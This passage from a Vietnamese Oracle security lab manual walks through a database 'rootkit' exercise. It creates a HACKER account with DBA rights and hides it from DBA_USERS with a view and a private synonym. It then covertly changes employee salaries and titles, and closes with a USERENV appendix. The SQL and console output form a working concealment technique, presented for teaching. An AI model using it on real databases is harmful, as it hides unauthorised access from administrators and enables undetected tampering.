Rootkit là một loại mã độc được thiết kế để che giấu không chỉ chính nó mà còn có thể che giấu được các thành phần liên quan khác như: tiến trình, tệp, người dùng, nhật ký, mạng, cửa hậu (Backdoor). Rootkit là một tập các chương trình, đoạn mã cho phép tồn tại một cách bền vững, lâu dài, khó có thể phát hiện trên máy tính. Đặc điểm của Rootkit khác với virus là nó không có khả năng nhân bản, không tự lây nhiễm, và nó cần chiếm được quyền cao nhất của hệ thống (quyền root) để có thể thực hiện được. Tuy nhiên, Rootkit rất khó phát hiện bởi nó có khả năng ẩn chính mình.

Cơ sở dữ liệu Oracle nếu không được quản trị tốt cũng có thể bị tấn công bởi loại mã độc hại này.

4.2. MỤC TIÊU THỰC HÀNH

Thử nghiệm được thay đổi đường dẫn thực thi trong hệ quản trị Oracle: tạo ra một user Hacker có mật khẩu là *abc123*, được gán quyền *dba* và thực hiện tạo ra một *khung nhìn* và *synonym* để ẩn user Hacker trong khi người quản trị và các người dùng khác không biết được sự tồn tại của user Hacker cũng như không biết được rằng user này đã nắm được quyền cao nhất của hệ thống. Khi nắm được quyền cao nhất, user Hacker thực hiện các thao tác thêm, sửa, xóa.. một bảng nhân viên để thay đổi chức vụ, lương của những nhân viên trong cơ sở dữ liệu và làm những hành động mà người quản trị và người dùng khác không phát hiện được nếu họ không sử dụng các phần mềm dò quét rootkit.

4.3. NỘI DUNG THỰC HÀNH

Trong phần này, chúng ta sẽ thử nghiệm thay đổi đường dẫn thực thi theo phương pháp: Tạo một private synonym và một local object mới.

Muốn tấn công Rootkit trong hệ quản trị CSDL Oracle thì bước đầu tiên phải chiếm được quyền Root trong hệ quản trị CSDL, sau đó thực thi các chương trình che giấu, thay đổi đường dẫn nhằm xóa dấu vết.

Ở đây giả sử rằng ta đã chiếm được quyền Root (System, Sys) trong hệ cơ sở dữ liệu Oracle, bây giờ tiến hành thay đổi đường dẫn thực thi bằng phương pháp tạo ra một khung nhìn và một synonym nhằm che giấu tài khoản HACKER với các người dùng khác.


Các bước tiến hành:

Bước 1: Bật sql/plus:

Bước 2: Đăng nhập vào hệ thống bằng tài khoản *system* với tư cách là một tin tức:

Enter user_name: SYSTEM


Enter password: 1



SQL*Plus: Release 11.1.0.6.0 - Production on Sun Oct 18 23:12:52 2015
Copyright (c) 1982, 2007, Oracle. All rights reserved.
Enter user-name: SYSTEM
Enter password:
Connected to:
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options
SQL>

Bước 3: Tạo một user HACKER mật khẩu là *abc123*:

Create user hacker identified by abc123;



SQL*Plus: Release 11.1.0.6.0 - Production on Sun Oct 18 23:12:52 2015
Copyright (c) 1982, 2007, Oracle. All rights reserved.
Enter user-name: SYSTEM
Enter password:
Connected to:
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options
SQL> CREATE USER HACKER IDENTIFIED BY ABC123;
User created.
SQL>

Bước 4: Gán quyền DBA cho user HACKER:

```
SQL> Grant dba to hacker;
```

```
SQL*Plus  
Copyright (c) 1982, 2007, Oracle. All rights reserved.  
Enter user-name: SYSTEM  
Enter password:  
Connected to:  
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production  
With the Partitioning, OLAP, Data Mining and Real Application Testing options  
SQL> CREATE USER HACKER IDENTIFIED BY ABC123;  
User created.  
SQL> GRANT DBA TO HACKER;  
Grant succeeded.  
SQL> _
```

Bước 5: Đăng nhập với người dùng vừa tạo:

```
SQL> connect  
Enter user name: hacker  
Enter pass: ABC123
```

```
SQL*Plus  
Enter password:  
Connected to:  
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production  
With the Partitioning, OLAP, Data Mining and Real Application Testing options  
SQL> CREATE USER HACKER IDENTIFIED BY ABC123;  
User created.  
SQL> GRANT DBA TO HACKER;  
Grant succeeded.  
SQL> CONNECT  
Enter user-name: HACKER  
Enter password:  
Connected.  
SQL>
```

Bước 6: Truy vấn đến bảng hệ thống DBA_USER:

```
SQL> Select username from dba_user;
```

The screenshot shows the SQL Plus interface with the title bar "SQL Plus". The command "Grant succeeded." is displayed. The user connects as "HACKER". The query "SELECT USERNAME FROM DBA_USERS;" is run, resulting in the following output:

```
Grant succeeded.  
SQL> CONNECT  
Enter user-name: HACKER  
Enter password:  
Connected.  
SQL> SELECT USERNAME FROM DBA_USERS;  
  
USERNAME  
-----  
SYS  
SYSTEM  
DBSNMP  
DMSYS  
HACKER  
ROOTT  
MGMT_VIEW  
OUTLN  
FLOWS_FILES  
MDSYS  
ORDSYS  
  
USERNAME  
-----  
EXPSYS  
MMSYS  
WKSYS  
WK_TEST  
CTXSYS  
ANONYMOUS  
XDB  
WKPROXY  
ORDPLUGINS  
FLOWS_030000  
OWBSYS  
  
USERNAME  
-----  
SI_INFORMTN_SCHEMA  
OLAPSYS  
SCOTT  
ORACLE_OCM  
TSMSYS  
XS$NULL  
BI  
PM  
MDDATA  
IX  
SH  
  
USERNAME  
-----  
DIP  
OE  
APEX_PUBLIC_USER  
HR  
SPATIAL_CSU_ADMIN_USR  
SPATIAL_WFS_ADMIN_USR  
  
39 rows selected.
```


⇒ Khi này ta thấy có 39 dòng trong đó có một user HACKER được tạo.

Bước 7: Đăng nhập với quyền cao nhất của người dùng HACKER:

```
SQL> Connect as sysdba
```

```
Enter user name: HACKER
```


```
Enter pass: ABC123
```



```
SQL*Plus: Release 11.2.0.1.0 Production on Fri Jul 18 10:30:00 2014  
Copyright (c) 1982, 2005, Oracle. All rights reserved.  
  
SPATIAL_CSW_ADMIN_USR  
SPATIAL_WFS_ADMIN_USR  
39 rows selected.  
SQL> CONNECT AS SYSDBA  
Enter user-name: HACKER  
Enter password:  
Connected.  
SQL> _
```

Bước 8: Tạo một view tên là DBA_HACK1 để đánh lừa người dùng nhầm ẩn user HACKER:

```
SQL> create view dba_hack1 as select * from dba_users  
2      where username!='hacker';
```



```
SQL*Plus: Release 11.2.0.1.0 Production on Fri Jul 18 10:30:00 2014  
Copyright (c) 1982, 2005, Oracle. All rights reserved.  
  
SPATIAL_CSW_ADMIN_USR  
SPATIAL_WFS_ADMIN_USR  
39 rows selected.  
SQL> CONNECT AS SYSDBA  
Enter user-name: HACKER  
Enter password:  
Connected.  
SQL> CREATE VIEW DBA_HACK1 AS SELECT * FROM DBA_USERS  
2      WHERE USERNAME!='HACKER';  
View created.  
SQL>
```

Bước 9: Tạo một synonym có tên là HACKER.DBA_USERS:

```
SQL> create synonym hacker.dba_users for dba_hacker;
```

```
SQL*Plus
SPATIAL_CSW_ADMIN_USR
SPATIAL_WFS_ADMIN_USR

39 rows selected.

SQL> CONNECT AS SYSDBA
Enter user-name: HACKER
Enter password:
Connected.
SQL> CREATE VIEW DBA_HACK1 AS SELECT * FROM DBA_USERS
  2 WHERE USERNAME!='HACKER';

View created.

SQL> CREATE SYNONYM HACKER.DBA_USERS FOR DBA_HACK1;

Synonym created.

SQL>
```

Bước 10: Đăng nhập lại user:

```
SQL> connect
Enter user name: HACKER
Enter pass: ABC123
```

```
SQL*Plus
SPATIAL_CSW_ADMIN_USR
SPATIAL_WFS_ADMIN_USR

39 rows selected.

SQL> CONNECT AS SYSDBA
Enter user-name: HACKER
Enter password:
Connected.
SQL> CREATE VIEW DBA_HACK1 AS SELECT * FROM DBA_USERS
  2 WHERE USERNAME!='HACKER';

View created.

SQL> CREATE SYNONYM HACKER.DBA_USERS FOR DBA_HACK1;

Synonym created.

SQL> CONNECT
Enter user-name: HACKER
Enter password:
Connected.
SQL>
```

Bước 11: Truy vấn tên người dùng trong bảng DBA_USER :

```
SQL> Select username from dba_user;
```

```

SQL> SELECT USERNAME FROM DBA_USERS;
USERNAME
-----
SYS
SYSTEM
DBSNMP
SYSMAN
ROOTKIT
MGMT_VIEW
OUTLN
FLOWS_FILES
MDSYS
ORDSYS
EXFSYS

USERNAME
-----
WMSYS
WKSYS
WK_TEST
CTXSYS
ANONYMOUS
XDB
WKPROXY
ORDPLUGINS
FLOWS_030000
OWBSYS
SI_INFORMTN_SCHEMA

USERNAME
-----
OLAPSYS
SCOTT
ORACLE_OCM
TSMSYS
XS$NULL
BI
PM
MDDATA
IX
SH
DIP

USERNAME
-----
OE
APEX_PUBLIC_USER
HR
SPATIAL_CSW_ADMIN_USR
SPATIAL_WFS_ADMIN_USR

38 rows selected.

SQL> -

```

⇒ Lúc này ta thấy còn có 38 dòng và user HACKER đã bị ẩn

Sau khi thực hiện quá trình trên, tin tặc có thể thực hiện mọi tác vụ mà những người dùng khác không hề hay biết. Chẳng hạn, anh ta có thể tạo, xem, xóa, sửa,... các dữ liệu trong mọi bảng, chuyển toàn bộ cơ sở dữ liệu ra bên ngoài hoặc đánh sập hệ thống cơ sở dữ liệu. Ở thử nghiệm này, tin tặc sẽ tạo một bảng NHANVIEN rồi thực hiện các tác vụ trên bảng này:

Bước 12: Đăng nhập bằng user System và tạo bảng Nhân Viên:

```

create table nhanvien (
    manv  nvarchar2 (5) not null primary key,
    hoten nvarchar2 (30),
    phong nvarchar2 (30),
    chucvu nvarchar2 (30),
    luong number
);

```

The screenshot shows the SQL*Plus interface with the following session history:

```

SQL*Plus: Release 11.1.0.6.0 - Production on Fri Oct 23 04:39:27 2015
Copyright (c) 1982, 2007, Oracle. All rights reserved.

Enter user-name: SYSTEM
Enter password:

Connected to:
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> CREATE TABLE NHANVIEN(
  2  MANU      NVARCHAR2 (5) NOT NULL PRIMARY KEY,
  3  HOTEN     NVARCHAR2 (30),
  4  PHONG     NVARCHAR2 (30),
  5  CHUCUU   NVARCHAR2 (30),
  6  LUONG     NUMBER
  7  );

Table created.

SQL>

```

Bước 13: Tạo năm bảng ghi cho bảng NhânViên:

```

insert into nhanvien values ('nv001','mai thuy','nhan su','quan ly',7000000)
insert into nhanvien values ('nv002','kim chuyen','nhan su','thu ky',5000000)
insert into nhanvien values ('nv003','dang chanh','kinh doanh','thu ky',5000000)
insert into nhanvien values ('nv004','le hoa','kinh doanh ','nhan vien',2000000)
insert into nhanvien values ('nv005','quoc trung','kinh doanh','truong phong
',9000000)

```

```

SQL*Plus
Enter user-name: SYSTEM
Enter password:
Connected to:
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> CREATE TABLE NHANVIEN(
  2   MANU      NVARCHAR2(5) NOT NULL PRIMARY KEY,
  3   HOTEN     NVARCHAR2(30),
  4   PHONG     NVARCHAR2(30),
  5   CHUCUU    NVARCHAR2(30),
  6   LUONG     NUMBER
  7 );

Table created.

SQL> INSERT INTO NHANVIEN VALUES ('NV001','MAI THUY','NHAN SU','QUAN LY',7000000
);

1 row created.

SQL> INSERT INTO NHANVIEN VALUES ('NV002','KIM CHUYEN','NHAN SU','THU KY',500000
);

1 row created.

SQL> INSERT INTO NHANVIEN VALUES ('NV003','DANG CHANH','KINH DOANH','THU KY',500
0000);

1 row created.

SQL> INSERT INTO NHANVIEN VALUES ('NV004','LE HOA','KINH DOANH','NHANVIEN',20000
00);

1 row created.

SQL> INSERT INTO NHANVIEN VALUES ('NV005','QUOC TRUNG','KINH DOANH','TRUONG PHON
G',9000000);

1 row created.

```

Bước 14: Truy vấn dữ liệu trong bảng Nhân Viên:

Select * from nhanvien;

```

SQL*Plus
SQL> SELECT * FROM NHANVIEN;
MANU      HOTEN          PHONG
CHUCUU
NU001    MAI THUY        NHAN SU
QUAN LY          7000000
NU002    KIM CHUYEN      NHAN SU
THU KY          5000000
NU003    DANG CHANH      KINH DOANH
THU KY          5000000

MANU      HOTEN          PHONG
CHUCUU
NU004    LE HOA          KINH DOANH
NHANVIEN          2000000
NU005    QUOC TRUNG      KINH DOANH
TRUONG PHONG      9000000

SQL> -

```

Bước 15: Đăng nhập bằng user Hacker và sửa cột lương của NV001 từ bảy triệu xuống sáu triệu:

```
connect hacker/abc123
```

```
update system.nhanvien set luong= 6000000 where manv='nv001';
```

The screenshot shows the Oracle SQL Plus interface. The command `CONNECT HACKER/ABC123` has been run successfully. The command `SELECT * FROM SYSTEM.NHANVIEN;` has been run twice, displaying two sets of data. The first set shows five rows of data with columns `MANU`, `HOTEN`, `PHONG`, and `LUONG`. The second set shows five rows of data with columns `MANU`, `HOTEN`, `PHONG`, and `LUONG`. Finally, the command `UPDATE SYSTEM.NHANVIEN SET LUONG=6000000 WHERE MANV='NV001';` has been run, resulting in 1 row updated.

```
SQL> CONNECT HACKER/ABC123
Connected.
SQL> SELECT * FROM SYSTEM.NHANVIEN;
MANU   HOTEN          PHONG
CHUCUU
NU001  MAI THUY      NHAN SU
QUAN LY          7000000
NU002  KIM CHUYEN    NHAN SU
THU KY          5000000
NU003  DANG CHANH    KINH DOANH
THU KY          5000000

MANU   HOTEN          PHONG
CHUCUU
NU004  LE HOA        KINH DOANH
NHANVIEN          2000000
NU005  QUOC TRUNG    KINH DOANH
TRUONG PHONG      9000000

SQL> UPDATE SYSTEM.NHANVIEN SET LUONG=6000000 WHERE MANV='NV001';
1 row updated.

SQL>
```

Sửa chức vụ trưởng phòng thành nhân viên có họ tên là Quốc Trung

```
update system.nhanvien set chucvu='nhanvien'
where hoten='quoc trung';
```

The screenshot shows the Oracle SQL Plus interface. The command `UPDATE SYSTEM.NHANVIEN SET CHUCUU = 'NHAN VIEN' WHERE HOTEN='QUOC TRUNG';` has been run, but it results in an error because the column name `CHUCUU` is misspelled as `CHUCUU`. The command `UPDATE SYSTEM.NHANVIEN SET CHUCUU ='NHAN VIEN' WHERE HOTEN='QUOC TRUNG';` has also been run successfully, updating 1 row.

```
SQL> UPDATE SYSTEM.NHANVIEN SET CHUCUU = 'NHAN VIEN' WHERE HOTEN='QUOC TRUNG';
* ERROR at line 1:
ORA-00933: SQL command not properly ended

SQL> UPDATE SYSTEM.NHANVIEN SET CHUCUU ='NHAN VIEN' WHERE HOTEN='QUOC TRUNG';
1 row updated.

SQL> _
```

Truy vấn dữ liệu sau khi sửa => đã bị thay đổi

```
select * from system.nhanvien;
```

The screenshot shows a window titled "SQL Plus" with the following content:

```
SQL> UPDATE SYSTEM.NHANVIEN SET CHUCUU ='NHAN VIEN' WHERE HOTEN='QUOC TRUNG';
1 row updated.

SQL> SELECT * FROM SYSTEM.NHANVIEN;
MANU  HOTEN          PHONG
-----  -----
CHUCUU           LUONG
NV001 MAI THUY      NHAN SU
QUAN LY          6000000
NV002 KIM CHUYEN    NHAN SU
THU KY            5000000
NV003 DANG CHANH    KINH DOANH
THU KY             5000000

MANU  HOTEN          PHONG
-----  -----
CHUCUU           LUONG
NV004 LE HOA        KINH DOANH
NHANVIEN          2000000
NV005 QUOC TRUNG    KINH DOANH
NHAN VIEN          9000000

SQL>
```

The data is presented in two tables. The first table shows the update of a record where the employee's position was changed from 'QUAN LY' to 'NHAN VIEN'. The second table shows the current state of the employees. Red circles highlight the changes made: 'QUAN LY' is circled in the first table, and both 'QUOC TRUNG' and 'NHAN VIEN' are circled in the second table.

Thay đổi chức vụ từ nhân viên lên quản lý và lương từ 5.000000 lên 8.000000 của nhân viên Kim Chuyên:

SQL Plus

```
SQL> UPDATE SYSTEM.NHANVIEN SET CHUCVU='QUAN LY', LUONG=8000000 WHERE HOTEN='KIM CHUYEN';
```

```
1 row updated.
```

```
SQL> SELECT * FROM SYSTEM.NHANVIEN;
```

MANU	HOTEN	PHONG
CHUCVU		LUONG
NV001	MAI THUY	NHAN SU
QUAN LY		6000000
NV002	KIM CHUYEN	NHAN SU
QUAN LY		8000000
NV003	DANG CHANH	KINH DOANH
THU KY		5000000

MANU	HOTEN	PHONG
CHUCVU		LUONG
NV004	LE HOA	KINH DOANH
NHANVIEN		2000000
NV005	QUOC TRUNG	KINH DOANH
NHAN VIEN		9000000

```
SQL> -
```

TÀI LIỆU THAM KHẢO

- [1] Oracle Corporation, *Oracle9i Database Concepts Release 2 (9.2)*, Part Number A96524-01, 2002.
- [2] Oracle Corporation, *Database Security Guide 10g Release 1 (10.1)* Part Number B10773-01, 2002.
- [3] Adam Cecchetti Leviathan Security Group, Inc. *Oracle Database Server 11g*, Version 1.0.1, January 2009.
- [4] Hale, L. P. *Advanced Security Administrator's Guide* (December 2003).
- [5] Jeloka, S. *Advanced Security Administrator's Guide 11g Release 1 (11.1)*, (January 2014).
- [6] Jeloka, S. *Advanced Security Administrator's Guide*, (June 2012).
- [7] Wah, P. *Oracle Advanced Security Transparent Data Encryption Best Practices*, (July 2012).

PHỤ LỤC

Phụ lục 1. CÁC THUỘC TÍNH TRONG NGỮ CẢNH MẶC ĐỊNH USERENV

Tên thuộc tính	Giá trị trả về
ACTION	ID vị trí trong module (application name) và được thiết lập thông qua DBMS_APPLICATION_INFO package hoặc OCI.
AUDITED_CURSORID	Trả về ID cursor của phiên mà Triggered bởi kiểm toán. Tham số này không hợp lệ trong một môi trường kiểm toán mức min.
AUTHENTICATED_IDENTITY	Trả về ID người dùng đã được sử dụng trong xác thực.
AUTHENTICATOR_DATA	Dữ liệu đang được sử dụng để xác thực người dùng đăng nhập.
AUTHENTICATOR_METHOD	Trả về phương thức xác thực.
BG_JOB_ID	ID công việc của phiên hiện tại nếu nó được thành lập bởi một tiến trình nền.
CLIENT_IDENTIFIER	Trả về ID được thiết lập bởi ứng dụng thông qua thủ tục DBMS_SESSION.SET_IDENTIFIER , thuộc tính OCI_ATTR_CLIENT_IDENTIFIER của OCI, hoặc lớp Java Oracle.jdbc.OracleConnection.setClientIdentifier .
CLIENT_INFO	Trả về kích thước lên tới 64 byte thông tin phiên người dùng được lưu trữ bởi DBMS_APPLICATION_INFO package.
CURRENT_BIN	Các biến ràng buộc đối với kiểm toán mức min.
CURRENT_SCHEMA	Tên của schema hiện tại.
CURRENT_SCHEMAID	ID schema hiện tại.
CURRENT_SQL	CURRENT_SQL trả về 4K byte đầu tiên của SQL Triggered kiểm toán mức min hiện tại.

CURRENT_SQL	CURRENT_SQL n trả về 4K byte tiếp theo.
CURRENT_SQL_LENGTH	Độ dài của SQL Triggered kiểm toán mức mịn hiện tại.
DB_DOMAIN	Tên miền của CSDL.
DB_NAME	Tên của CSDL.
DB_UNIQUE_NAME	Tên duy nhất của CSDL.
ENTRYID	Số Entry kiểm toán hiện tại.
ENTERPRISE_IDENTITY	Trả về ID người dùng doanh nghiệp.
FG_JOB_ID	ID công việc của phiên hiện tại nếu nó được thành lập bởi một tiến trình nổi bật.
GLOBAL_CONTEXT_MEMORY	Trả về số đang được sử dụng System Global Area.
GLOBAL_UID	Trả về ID người dùng toàn cục từ Oracle Internet Directory for Enterprise User Security.
HOST	Tên máy chủ mà Client đã kết nối tới.
IDENTIFICATION_TYPE	Trả về cách mà schema đã được tạo trong CSDL.
INSTANCE	Số ID của Instance hiện tại.
INSTANCE_NAME	Tên của Instance hiện tại.
IP_ADDRESS	Địa chỉ IP của máy chủ mà Client đã kết nối tới.
ISDBA	Trả về TRUE nếu người dùng xác thực có đặc quyền DBA.
LANG	Chữ viết tắt ISO cho tên ngôn ngữ.
LANGUAGE	Ngôn ngữ và lãnh thổ đang được sử dụng bởi phiên người dùng.
MODULE	Tên ứng dụng được thiết lập thông qua OCI hoặc DBMS_APPLICATION_INFO .
NETWORK_PROTOCOL	Giao thức mạng được sử dụng để liên lạc.
NLS_CALENDAR	Lịch của phiên hiện tại.
NLS_CURRENCY	Đơn vị tiền tệ của phiên hiện tại.

NLS_DATE_FORMAT	Định dạng ngày của phiên.
NLS_DATE_LANGUAGE	Ngôn ngữ được sử dụng để diễn tả ngày.
NLS_SORT	BINARY hoặc linguistic.
NLS_TERRITORY	Lãnh thổ của phiên hiện tại.
OS_USER	Tên tài khoản OS đã bắt đầu phiên.
POLICY_INVOKER	Invoker của RLS policy functions.
PROXY_ENTERPRISE_IDENTITY	Trả về Oracle Internet Directory DN khi tài khoản proxy là tài khoản doanh nghiệp.
PROXY_GLOBAL_UID	ID tài khoản toàn cục từ Oracle Internet Directory for Enterprise User Security. NULL cho tất cả tài khoản proxy khác.
PROXY_USER	Tên của người dùng đã mở phiên hiện tại trên danh nghĩa của SESSION_USER .
PROXY_USERID	ID của người dùng đã mở phiên hiện tại trên danh nghĩa của SESSION_USER .
SERVER_HOST	Tên máy chủ đang chạy.
SERVICE_NAME	Tên dịch vụ mà phiên đã kết nối.
SESSION_USE_R	Đối với tài khoản doanh nghiệp thì trả về schema. Đối với người dùng khác, trả về tên tài khoản CSDL mà người dùng hiện tại đã xác thực.
SESSION_USE RID	ID của người dùng CSDL mà người dùng hiện tại đã được xác thực.
SESSIONID	ID phiên kiểm toán.
SID	Số phiên (khác với sessionID).
STATEMENTID	Định danh báo cáo kiểm toán. STATEMENTID trả về số lượng các câu SQL được kiểm toán trong phiên cụ thể.
TERMINAL	Định danh OS của client trong phiên hiện tại.

Phụ lục 2. HƯỚNG DẪN CÀI ĐẶT ORACLE 11G

Mục đích: Cài đặt Oracle 11g


Các bước cài đặt Oracle 11g được thực hiện như sau:

Bước 1: Cài đặt JDK Development

